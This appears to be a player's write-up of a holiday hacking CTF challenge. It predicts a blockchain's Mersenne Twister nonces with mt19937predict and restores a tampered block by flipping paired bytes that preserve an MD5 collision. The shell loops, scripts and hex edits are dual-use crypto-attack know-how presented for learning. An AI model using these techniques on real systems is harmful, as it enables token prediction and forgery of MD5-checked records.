As Santa, go to Santa's Office. Talk to Tinsel Upatree and download the blockchain that's on th table, and the tools Tinsel gives you at <https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip>

Unpack this zip and put the blockchain.dat in the same folder as the zip's contents...

Start the docker-environment, and create a new script based on the given example. Remove everything after the `if __name__ == '__main__':` line, and replace it with a loop that extracts all PDF's from the blockchain.

```

$ ./docker.sh

root@f24af9ecbbd1:/usr/src/app# cp naughty_nice.py naughty_nice_get_pdf.py

root@f24af9ecbbd1:/usr/src/app# vim naughty_nice_get_pdf.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;- ) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')
        for i in range(1548):
            c2.blocks[i].dump_doc(1)

$ for FILE in `ls *.pdf`; do pdftotext $FILE $FILE.txt; done

$ cat *.pdf.txt > naughty_nice.txt

$ rm *.pdf.txt *.pdf

$ less naughty_nice.txt

Three time now, Benjamin was seen being a vegan, but never making a big deal out of it.
Elf-on-the-shelf #12595432874979467172
3/24/2020

I'm very pleased to report that Rosheena was seen sharing their lunch with someone who forgot to bring one to work.
Elf-on-the-shelf #4723678695967448142
3/24/2020

We've noticed that Alise seems to be regularly sharing their lunch with someone who forgot to bring one to work.
Elf-on-the-shelf #852098000201380811
3/24/2020

It was reported, by a credible source, that Vashawn was seen leaving less than a swallow of orange juice in the container and putting it back into the refrigerator.
Elf-on-the-shelf #9275707194393351263
3/24/2020

Ladaisha was seen eating paste several times.
Elf-on-the-shelf #9102396930803263239
3/24/2020

Letasha has developed a good habit of giving up their seat to someone else on the bus
Elf-on-the-shelf #3687579744463950458
3/24/2020
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;- ) 8<---
...

```

Spend some time reading the reports, they can be quite funny sometimes. This helps your mind relax for the hard task at hand: 11a...

## Main Objective

About the same way we've extracted the PDF's, we can extract the nonces from the blockchain:

```

root@f24af9ecbbd1:/usr/src/app# cp naughty_nice.py naughty_nice_getnonce.py

root@f24af9ecbbd1:/usr/src/app# vim naughty_nice_getnonce.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;- ) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')
        for i in range(1548):
            print(c2.blocks[i].nonce)

root@f24af9ecbbd1:/usr/src/app# ./naughty_nice_getnonce.py > nonce.txt

root@f24af9ecbbd1:/usr/src/app# cat nonce.txt | tail -n 315 | head -n 312 > nonce_312.txt

```

The same way as with the Snowball-game, we can use `mt19937predict` to predict upcoming nonces... However, `mt19937predict` only accepts 624 32-bit numbers as input. Since the nonces in the blockchain are 64-bit, we'll need to split them up. So we only need 312 nonces. We take the last 315 from the blockchain, and remove the last 3. We will use these 3 known nonces to verify if our predictions are correct.


To split the 64-bit values into 32-bit, we first convert to hexadecimal, pad the string with leading zero's, cut the string in 2 parts and convert those parts back to decimal. Those numbers are fed into `mt19937predict`, and the first 14 predicitions are saved in `predict.txt`.

```

$ for HEX in `(echo "obase=16"; cat nonce-312.txt) | bc | awk '{ len = (8 - length % 8) % 8; printf "%.*s\n", len, "0000000", $0}'; do HEX1=`echo $HEX | cut -b1-8`; HEX2=`echo $HEX | cut -b9-`; echo "obase=10; ibase=16; $HEX2" | bc; echo "obase=10; ibase=16; $HEX1" | bc; done | mt19937predict | head -n 14 > predict.txt

$ for HEX in `(echo "obase=16"; cat predict.txt) | bc | awk '{ len = (8 - length % 8) % 8; printf "%.*s\n", len, "0000000", $0}'; do echo $HEX; done
F43CC129
8AC46DCC
BA06243B

```



Our last 3 known nonces were:

Nonce	Decimal	Hexadecimal
#129994	9999237799707722025	8AC46DCCF43CC129
#129995	7556872674124112955	68DF67A8BA06243B
#129996	16969683986178983974	EB806DAD1AD54826

As you can see in the table above, when combined, the predicted 32-bit numbers correspondent with the known 64-bit numbers. This means that the nonce for block 130000 are the last two numbers we just predicted:



## OBJECTIVE 11B) NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 2

DIFFICULTY: 5

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

Okay... Since Jack supposedly has an enormous Nice-score, search for blocks with a score higher than 500. There is only one such a block, and we can assume that's Jack's block. Save the block to block.dat and dump to contents to the screen:

```
root@f24af9ecbbd1:/usr/src/app# vim naughty_nice_findjack.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;- ) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    for i in range(1548):
        if (c2.blocks[i].score > 500):
            c2.save_a_block(i)
            print(c2.blocks[i])

root@f24af9ecbbd1:/usr/src/app# ./naughty_nice_findjack.py
12

Chain Index: 129459
    Nonce: a9447e5771c704f4
    PID: 000000000012fd1
    RID: 00000000000020f
    Document Count: 2
    Score: ffffffff (4294967295)
    Sign: 1 (Nice)
    Data item: 1
        Data Type: ff (Binary blob)
        Data Length: 0000006c
        Data:
b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b919451e37518d22d987296fcb0f188dd60388bf20350f2a91c29d0348614dc0bcee
f2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d8f09'
        Data item: 2
        Data Type: 05 (PDF)
        Data Length: 00009f57
        Data: b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a3c3c2f547970652f436174616c6f672f5f476f5f417
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;- ) 8<---
...
26da893d6d43ec3e39517715f02e3941630b4d0c3c6baf4c880193ec8d21c07d86032d97df517106022db0c21c33c03402019a43'
    Date: 03/24
    Time: 13:21:41
    PreviousHash: 4a91947439046c2dbaa96db38e924665
    Data Hash to Sign: 347979fece8d403e06f89f8633b5231a
    Signature:
b'MJIxJy2iFXJRCN1EwDsq09NzE2Dq1qlvZuFF11jmQ03+erFpqqgSI1xhfAw1fmI2MqZWA9RDTVw3+aWPq2S0CKuKvXkDOrX92cPUz5wEMYNfuxnp0FhrK2sks0yeQWPsHFEV4c16jtkZ/
/OwdIznTuVgfuA8UDcnqCpzSV9Uu8ugZpAlUY43Y40ecJPFoI/xi+VU4xM0+9vjY0EmQij0j5k89/AbMAD2R3UbFNmmR61w7cVLRDhx3XwTdY2RCc3ovnUYmhgPNnduKIUA/
zKbuu95FFi5M2r6c5Mt6F+c9EdLza24xX2J413YbmagR/AEBaF9EBMDZ1o5cMTMctHfw=='

root@f24af9ecbbd1:/usr/src/app# sha256sum block.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  block.dat
```

From this output, we'll learn that Jack's nice-score is 0xFFFFFFFF, and that there's a second document attached in the block. And the SHA256-hash matches with the assignment, so we are working on the correct block. Let's have a look the PDF:

```
root@f24af9ecbbd1:/usr/src/app# vim jack_getpdf.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;- ) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='block.dat')
    c2.blocks[0].dump_doc(2)

root@f24af9ecbbd1:/usr/src/app# ./jack_getpdf.py
Document dumped as: 129459.pdf
```

The PDF in the blockchain is full of praise about Jack, but there's something fishy going on... if we load the PDF-document in a hex-editor and change the byte at position 0x3F from 32 to 33, a completely different report appears:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	25	50	44	46	2D	31	2E	33	0A	25	25	C1	CE	C7	C5	21	%PDF-1.3.%ÁÍÇÀ!
00000010	0A	0A	31	20	30	20	6F	62	6A	0A	3C	3C	2F	54	79	70	..1 0 obj.<</Typ
00000020	65	2F	43	61	74	61	6C	6F	67	2F	5F	47	6F	5F	41	77	e/Catalog/_Go_Aw
00000030	61	79	2F	53	61	6E	74	61	2F	50	61	67	65	73	20	33	ay/Santa/Pages 3
00000040	20	30	20	52	20	20	20	20	20	30	F9	D9	BF	57	8E		0 R 0ùÛ¿WŽ
00000050	3C	AA	E5	0D	78	8F	E7	60	F3	1D	64	AF	AA	1E	A1	F2	<ªâ.x.ç`ó.d`ª.jò

"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."  
- Mother Nature

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him... it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt... but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."  
- The Tooth Fairy

Quote from a Sidney (Australia) Zookeeper

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."  
- Rudolph of the Red Nose

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."  
- The Abominable Snowman

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report - because for some reason, my laptop won't connect to the WiFi here.

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen... I'm WAAAAAY smarter than old Jack.

Shinny Upatree  
3/24/2020

Oh man... while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree  
3/24/2020

Here we'll learn that Jack should have had the lowest possible Naughty/Nice-score, instead of the highest possible score. We can change this in the **block.dat** file by setting the Sign-value from 1 to 0 using a hex-editor. (it's the 1 after all those ff's, on position 0x49).

Now, we need to figure out a way to compensate for our change, as this change in the block would, of course, change the MD5-sum of the block. However, since Jack was already able make some changes without changing the MD5-sum, that must mean the block is already prepared. We just need to change 1 additional byte to make up for our change. According to the slide below, these 'compensation-bytes' should always be at a 64 bytes offset from the bytes we've changed:

...AND THESE DIFFERENCES ARE ALWAYS AT THE SAME OFFSETS  
CHOSEN SPECIFICALLY BECAUSE OF WEAKNESSES IN THE HASH FUNCTION.

FOR MORE DETAILS, CHECK <https://www.youtube.com/watch?v=iKE7DJd-PwU>

There are 2 candidate-bytes. Offset 0x09 and 0x89. 0x89 is the more logical choice here, as the data there looks more random. There is a 0xD6 byte there. Let's try to increase the value by 1 to 0xD7 (to make up for the change to 0x31 that we've decreased by 1).

Save the modified block as **block-fixed\_2bytes.dat**, and do a quick check to verify our theory:

```
$ md5sum block.dat block-fixed_2bytes.dat; sha256sum block.dat block-fixed_2bytes.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84 block.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84 block-fixed_2bytes.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f block.dat
a329aa37ddd3016c900501818ea8be8577a4a14d039557ae52beca9257095cb9 block-fixed_2bytes.dat
```

Great!!! This is working! The md5-hash of the changed block stays the same, while the sha256-hash changes!!!

Now it's time to go ahead and also change the byte we've earlier in the PDF-file again, but now we'll make the change directly in the block.dat instead of the PDF-file. The byte we need to change is at offset 0x109. Change the 2 to a 3, or the 0x32 to 0x33. Since we've increased the value with 1, decrease the value of the 'compensation-byte' for this change also with 1. The offset is 64 bytes (0x40) again, so we probably need to change the value 0x1C to 0x1B at location 0x149:



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	30	30	30	30	30	30	30	30	30	30	30	31	66	39	62	33	0000000000001f9b3
00000010	61	39	34	34	37	65	35	37	37	31	63	37	30	34	66	34	a9447e5771c704f4
00000020	30	30	30	30	30	30	30	30	30	30	30	31	32	66	64	31	00000000000012fd1
00000030	30	30	30	30	30	30	30	30	30	30	30	30	30	32	30	66	000000000000020f
00000040	32	66	66	66	66	66	66	66	66	30	66	66	30	30	30	30	2fffffff0ff0000
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	006cêFS@0: `yÔB'b
00000060	BE	68	46	7C	27	F0	46	D3	A7	FF	4E	92	DF	E1	DE	F7	%hF 'ôFÔSYN' BâP+
00000070	40	7F	2A	7B	73	E1	B7	59	B8	B9	19	45	1E	37	51	8D	@.*(sâ·Y,·.E.7Q.
00000080	22	D9	87	29	6F	CB	0F	18	8D	D7	03	88	BF	20	35	0F	"Û+)oË... 5.
00000090	2A	91	C2	9D	03	48	61	4D	C0	BC	EE	F2	BC	AD	D4	CC	*'Â..HaMÀ+îô4.ÔÏ
000000A0	3F	25	1B	A8	F9	FB	AF	17	1A	06	DF	1E	1F	D8	64	93	?%."ùû"...B..ød"
000000B0	96	AB	86	F9	D5	11	8C	C8	D8	20	4B	4F	FE	8D	8F	09	-«tùÛ.ÛÛ KOp...
000000C0	30	35	30	30	30	30	39	66	35	37	25	50	44	46	2D	31	0500009f57%PDF-1
000000D0	2E	33	0A	25	25	C1	CE	C7	C5	21	0A	0A	31	20	30	20	.3.%âÏÇ!..1 0
000000E0	6F	62	6A	0A	3C	3C	2F	54	79	70	65	2F	43	61	74	61	obj.<</Type/Cata
000000F0	6C	6F	67	2F	5F	47	6F	5F	41	77	61	79	2F	53	61	6E	log/ Go_Away/San
00000100	74	61	2F	50	61	67	65	73	20	33	20	30	20	52	20	20	ta/Pages 3 0 R
00000110	20	20	20	20	30	F9	D9	BF	57	8E	3C	AA	E5	0D	78	8F	0ùÛ;WZ<â.â.x.
00000120	E7	60	F3	1D	64	AF	AA	1E	A1	F2	A1	3D	63	75	3E	1A	ç`ó.d~. ;ò;=cu>.
00000130	A5	BF	80	62	4F	C3	46	BF	D6	67	CA	F7	49	95	91	C4	¥¿EboÏF¿ÛgË-I·'Â
00000140	02	01	ED	AB	03	B9	EF	95	99	1B	5B	49	9F	86	DC	85	..i«.·i·™. [Iÿ+Û...
00000150	39	85	90	99	AD	54	B0	1E	73	3F	E5	A7	A4	89	B9	32	9...™.T°.s?â\$H#²2
00000160	95	FF	54	68	03	4D	49	79	38	E8	F9	B8	CB	3A	C3	CF	·ÿTh.MIy8èù,È:ÂÏ
00000170	50	F0	1B	32	5B	9B	17	74	75	95	42	2B	73	78	F0	25	Pð.2[>.tu·B+sxð%
00000180	02	E1	A9	B0	AC	85	28	01	7A	9E	0A	3E	3E	0A	65	6E	.á@°-...(.zž.>>.en

Save the modified block as block-fixed\_4bytes.dat. When we'll check the MD5- and SHA256-hashes of this modified block, you'll notice that the MD5-hash for the original and the fixed block are still the same, while the SHA256-hash changes again:

```
$ md5sum block.dat block-fixed_4bytes.dat; sha256sum block.dat block-fixed_4bytes.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84 block.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84 block-fixed_4bytes.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f block.dat
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb block-fixed_4bytes.dat
```

Submit this final SHA256-hash as the solution for this challenge:

**FFF054F33C2134E0230EFB29DAD515064AC97AA8C68D33C58C01213A0D408AFB**

Visit Santa's office again, as yourself, so we'll need to be bypassing the fingerprint-scanner again, and go out to the balcony to talk to Santa and claim your victory.

The narrative is now complete:

**K**ringleCon back at the castle, set the stage...  
 But it's under construction like my GeoCities page.  
 Feel I need a passport exploring on this platform -  
 Got half floors with back doors provided that you hack more!  
 Heading toward the light, unexpected what you see next:  
 An alternate reality, the vision that it reflects.  
 Mental buffer's overflowing like a fast food drive-thru trash can.  
 Who and why did someone else impersonate the big man?  
 You're grepping through your brain for the portrait's "JFS"  
 "Jack Frost: Santa," he's the villain who had triggered all this mess!  
 Then it hits you like a chimney when you hear what he ain't saying:  
 Pushing hard through land disputes, tryin' to stop all Santa's sleighing.  
 All the rotting, plotting, low conniving streaming from that skull.  
 Holiday Hackers, they're no slackers, returned Jack a big, old null!

Our final task is to order a cool Winner-shirt or hoodie at the secret Winners-store, chill with our friends in and around the castle, and help some other players who got stuck by providing subtle hints on the Discord-channel.



Thanks @dbug for debugging this report! Shout-outs to X41 and john\_r2 for taking the time to discuss some issues with me on Discord, helping me to focus!